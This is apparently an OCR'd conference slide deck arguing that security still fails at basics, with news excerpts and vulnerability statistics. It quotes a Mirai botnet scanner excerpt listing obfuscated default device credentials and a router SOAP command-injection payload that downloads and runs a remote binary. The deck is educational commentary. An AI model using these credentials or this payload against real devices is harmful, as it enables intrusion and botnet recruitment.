THE HARD PROBLEMS IN SECURITY

(WE STILL CAN'T GET THE BASICS RIGHT)

Ming Chow

Email: mchow@cs.tufts.edu

Twitter: @0xmchow

A LIST OF BRIGHT SHINY OBJECTS SEEN IN SECURITY PRODUCTS AND STARTUPS (OR BUZZWORD HELL)

- APTs
- Machine Learning
- Comprehensive cybersecurity
- Real-time monitoring
- Behavioral analysis
- Next-gen <FILL IN THE BLANKS> (thanks Russell Butturini)
- Xgen
- Cloud-enabled

InformationWeek IT NETWORK | Darkreading | Network Computing | About Us | Advertise | Welcome Guest | Login to your account | Register

DARKReading

Join us live at black hat Interop ITX

Search Dark Reading

Authors | Slideshows | Video | Tech Library | University | Radio | Calendar | Black Hat News | Follow DR:

ANALYTICS | ATTACKS / BREACHES | APP SEC | CAREERS & PEOPLE | CLOUD | ENDPOINT | IoT | MOBILE | OPERATIONS | PERIMETER | RISK | THREAT INTELLIGENCE | VULNS / THREATS

VULNERABILITIES / THREATS

4/7/2016
11:00 AM

Top US Undergraduate Computer Science Programs Skip Cybersecurity Classes

New study reveals that none of the top 10 US university computer science and engineering program degrees requires students take a cybersecurity course.

Kelly Jackson Higgins
News

Connect Directly

0 COMMENTS
COMMENT NOW

There's the cybersecurity skills gap, but a new study shows there's also a major cybersecurity education gap -- in the top US undergraduate computer science and engineering programs.

An analysis of the top 121 US university computer science and engineering programs found that none of the top 10 requires students take a cybersecurity class for their degree in computer science, and three of the top 10 don't offer any cybersecurity courses at all. The higher-education gap in cybersecurity

MOTHERBOARD | Watch | Machines | Discoveries | Space | Futures | Gaming | Earth

One of the Largest Hacks Yet Exposes Data on Hundreds of Thousands of Kids

WRITTEN BY LORENZO FRANCESCHI-BICCHIERAI
November 27, 2015 // 11:08 AM EST

GitHub, Inc. [US] | https://github.com/jgamblin/Mirai-Source-Code/blob/6a5941be681b839eeff8ece1de8b245bcd5ffb02/mirai/bot/scanner.c

```
121     tcph->syn = TRUE;
122
123     // Set up passwords
124     add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                // root     xc3511
125     add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                     // root     vizxv
126     add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                     // root     admin
127     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                 // admin    admin
128     add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                 // root     888888
129     add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);             // root     xmhdipc
130     add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);             // root     default
131     add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);         // root     juantech
132     add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                 // root     123456
133     add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                     // root     54321
134     add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5); // support  support
135     add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                         // root     (none)
136     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);     // admin    password
137     add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                         // root     root
138     add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                     // root     12345
139     add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                         // user     user
140     add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                     // admin    (none)
141     add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                         // root     pass
142     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3); // admin    admin1234
143     add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                         // root     1111
144     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);     // admin    smcadmin
145     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                     // admin    1111
146     add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                 // root     666666
147     add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);         // root     password
148     add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                         // root     1234
149     add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1);                 // root     klv123
```

www.nytimes.com/2016/09/23/technology/yahoo-hackers.html?_r=0

TECHNOLOGY | Yahoo Says Hackers Stole Data on 500 Million Users in 2014

Changing Yahoo passwords will be just the start for many users. They'll also have to comb through other services to make sure passwords used on those sites aren't too similar to what they were using on Yahoo. And if they weren't doing so already, they'll have to treat everything they receive online with an abundance of suspicion, in case hackers are trying to trick them out of even more information.

The company said as much in an email to users that warned it was invalidating existing security questions — things like your mother's maiden name or the name of the street you grew up on — and asked users to change their passwords. Yahoo also said it was working with law enforcement in their investigation and encouraged people to change up the security on other online accounts and monitor those accounts for suspicious activity as well.

¯_(ツ)_/¯

- "Top US Undergraduate Computer Science Programs Skip Cybersecurity Classes" (top left picture in previous slide): http://www.darkreading.com/vulnerabilities---threats/top-us-undergraduate-computer-science-programs-skip-cybersecurity-classes/d/d-id/1325024
- "Here are the 61 passwords that powered the Mirai IoT botnet" (top right picture): http://www.csoonline.com/article/3126924/security/here-are-the-61-passwords-that-powered-the-mirai-iot-botnet.html. Source code: https://github.com/jgamblin/Mirai-Source-Code/blob/6a5941be681b839eeff8ece1de8b245bcd5ffb02/mirai/bot/scanner.c
- "One of the Largest Hacks Yet Exposes Data on Hundreds of Thousands of Kids" (VTech, SQL injection): http://motherboard.vice.com/read/one-of-the-largest-hacks-yet-exposes-data-on-hundreds-of-thousands-of-kids
- "Yahoo Says Hackers Stole Data on 500 Million Users in 2014": http://www.nytimes.com/2016/09/23/technology/yahoo-hackers.html


The Approach


The following table represents the top five attack vectors used by Praetorian between 2013 and 2016 as part of a complete corporate network compromise kill chain. This list was last updated in June 2016 and is based on a review of 100 reports.

RANK	FINDING	PERCENTAGE
1	Weak Domain User Passwords	66%
2	Broadcast Name Resolution Poisoning (aka WPAD)	64%
3	Local Administrator Attacks (aka Pass the Hash)	61%
4	Cleartext Passwords Stored in Memory (aka Mimikatz)	59%
5	Insufficient Network Access Controls	52%


Table 1: Praetorian's top internal findings based on frequency of occurrence in kill chain

"The data set includes 100 separate internal penetration test engagements spanning 75 unique organizations. The top four attack vectors are based on utilizing stolen credentials."
https://www.praetorian.com/downloads/report/How%20to%20Dramatically%20Improve%20Corporate%20IT%20Security%20Without%20Spending%20Millions%20-%20Praetorian.pdf


Kenn White
@kennwhite
Follow
~1M German Telekom routers have been knocked offline. One of the main models is vulnerable a nasty SOAP RCE bug:
isc.sans.edu/forums/diary/P …
<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" S\
OAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
<u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1">
<NewNTPServer1>
`cd /tmp;wget http://l.ocalhost.host/1;chmod 777 1;./1`
</NewNTPServer1>
<NewNTPServer2></NewNTPServer2>
<NewNTPServer3></NewNTPServer3>
<NewNTPServer4></NewNTPServer4>
<NewNTPServer5></NewNTPServer5>
</u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>
RETWEETS
212
LIKES
128
8:30 AM - 28 Nov 2016
212
128


Steve Christey Coley
@SushiDude
Follow
FWIW, exploit appears to be textbook OS command injection, subject of every OWASP Top 10 / CWE Top 25 list dating back to 2007
Kenn White @kennwhite
~1M German Telekom routers have been knocked offline. One of the main models is vulnerable a nasty SOAP RCE bug:
isc.sans.edu/forums/diary/P…
RETWEETS
3
LIKES
2
4:54 PM - 28 Nov 2016

SO HOW DID YOUR EXPENSIVE SECURITY PRODUCT DO?




Sources: https://twitter.com/jeremiahg/status/863183321408393222

https://twitter.com/jeremiahg/status/866783974311444480

Top 10 vulnerability categories overall


CATEGORY	% APPS
Information Leakage	72%
Cryptographic Issues	65%
Code Quality	62%
CRLF Injection	53%
Cross-Site Scripting	50%
Directory Traversal	49%
Insufficient Input Validation	44%
Credentials Management	41%
SQL Injection	32%
Encapsulation	25%



Source: Veracode's State of Software Security 2016

Source: https://twitter.com/gord_mackay/status/874622496913403904

SQLi prevalence on first scan




All first static scans between 2013 and first half of 2017.

Mean: 31.9%

SD: 0.36%

Fix rate by application on 3rd scan



App fix rate
Some/All fixed flaws 44%
No net-fixed flaws 56%

Source: "Sympathy for the Developer" by Sarah Gibson presented at BSides Las Vegas on July 25, 2017.
https://www.slideshare.net/SarahGibson17/sympathy-for-the-developer

THE MOST COMMON ATTACKS AND SECURITY ISSUES ARE THE MOST DIFFICULT TO SOLVE TOO

- Phishing and social engineering
- SQL Injection
- Password reuse
- Distributed Denial of Service (DDoS)
- Attribution
- Writing secure code
- Connecting and communicating with non-technical folks and the policymakers (policy)

BUT WE HAVE AN INFATUATION WITH THE SEXIEST ATTACKS

Source: "Fortune 100 InfoSec on a State Government Budget" by Eric Capuano, presented at the Speaker Workshops, Packet Hacking Village at DEF CON 25.
https://docs.google.com/presentation/d/1Np57U13aly15Glu76Qv0l6CWw4PlJmtQPxg4Cdj8r20/edit#slide=id.p

Work Smarter - Know Your *Actual* Threats

"I don't think paralysis [of the electrical grid] is more likely by cyberattack than by natural disaster. And frankly the number-one threat experienced to date by the US electrical grid is squirrels."

- John C. Inglis, Former Deputy Director, National Security Agency 2015.07.09


Agent	Success
Squirrel	927
Bird	461
Snake	84
Raccoon	76
Rat	41
Marten	23
Beaver	15
Jellyfish	13
Human	3*

Credit: http://cybersquirrel1.com/
(the only reputable source on 'Cyber Squirrel 1' Ops)

Source: "Fortune 100 InfoSec on a State Government Budget" by Eric Capuano, presented at the Speaker Workshops, Packet Hacking Village at DEF CON 25.
https://docs.google.com/presentation/d/1Np57U13aly15Glu76Qv0l6CWw4PlJmtQPxg4Cdj8r20/edit#slide=id.p

LET THIS SINK IN

(Photo is from Matt Blaze and Sandy Clark's talk "Crypto War II: Updates from the Trenches" at The Eleventh HOPE Conference)



SO WHAT OPTIONS DO WE HAVE?

(Photo is from Matt Blaze and Sandy Clark's talk "Crypto War II: Updates from the Trenches" at The Eleventh HOPE Conference)

WHAT'S THE POINT?

- **We (still) can't even get the basics right.**
- We are still battling vulnerabilities known for decades.
- We need to rethink and think hard about the basics issues and what's really important.
- We need to keep it simple; complexity is an enemy of security (one of the "Trinity of Trouble" –Gary McGraw).

WHAT WE REALLY NEED TO DO

- “Be more boring.”
- Inform and talk to those who are curious
- Build relationships with especially those in policy or in government.
  - Sadly, these are not new messages. First channeled to me by Ed Felten at the USENIX Annual Conference in 2004!
- Invest in training and mentoring developers.
- Invest in training and mentoring the younger generation, especially those in K-12 and undergraduates.

Security pros at hacker conference: Be more boring

BY JOE UCHILL - 07/29/17 12:10 PM EDT

5 COMMENTS

The fundamental flaw exploited in WannaCry – ransomware that infected hundreds of thousands of machines in under a week in May – had already been patched by Microsoft at the time of the attack. The infected machines had all put off updating their systems. NotPetya, which spread about three weeks later, used the same flaw.

Most high-profile research is in novel attacks, previously unseen security flaws in software and large – sometimes nation-driven – political actors. But most attacks use well-worn techniques like phishing and other forms of fraud and security vulnerabilities that have long since been patched.

Source: http://thehill.com/policy/cybersecurity/344460-security-pros-at-hacker-conference-aspire-to-be-more-boring

BUT IT MAY BE TOO LATE?

Source: https://twitter.com/gdead/status/892547412308480003

REFERENCES

- https://twitter.com/ErrataRob/status/800161662900772866
- Blaze, M, Clark, S. "Crypto War II: Updates from the Trenches." The Eleventh HOPE Conference, Hotel Pennsylvania, New York, NY, July 23, 2016.
- Chow, M, Wattanasin, R. "The Cyber Security Education Gap - What Do We Do Now?" The Eleventh HOPE Conference, Hotel Pennsylvania, New York, NY, July 23, 2016.
- https://twitter.com/kennwhite/status/803274803243286528
- https://twitter.com/SushiDude/status/803401771158749184
- https://isc.sans.edu/forums/diary/Port+7547+SOAP+Remote+Code+Execution+Attack+Against+DSL+Modems/21759/
- https://www.veracode.com/sites/default/files/Resources/Reports/state-of-software-security-volume-7-veracode-report.pdf
- https://www.praetorian.com/downloads/report/How%20to%20Dramatically%20Improve%20Corporate%20IT%20Security%20Without%20Spending%20Millions%20-%20Praetorian.pdf
- https://freedom-to-tinker.com/2006/02/15/software-security-trinity-trouble/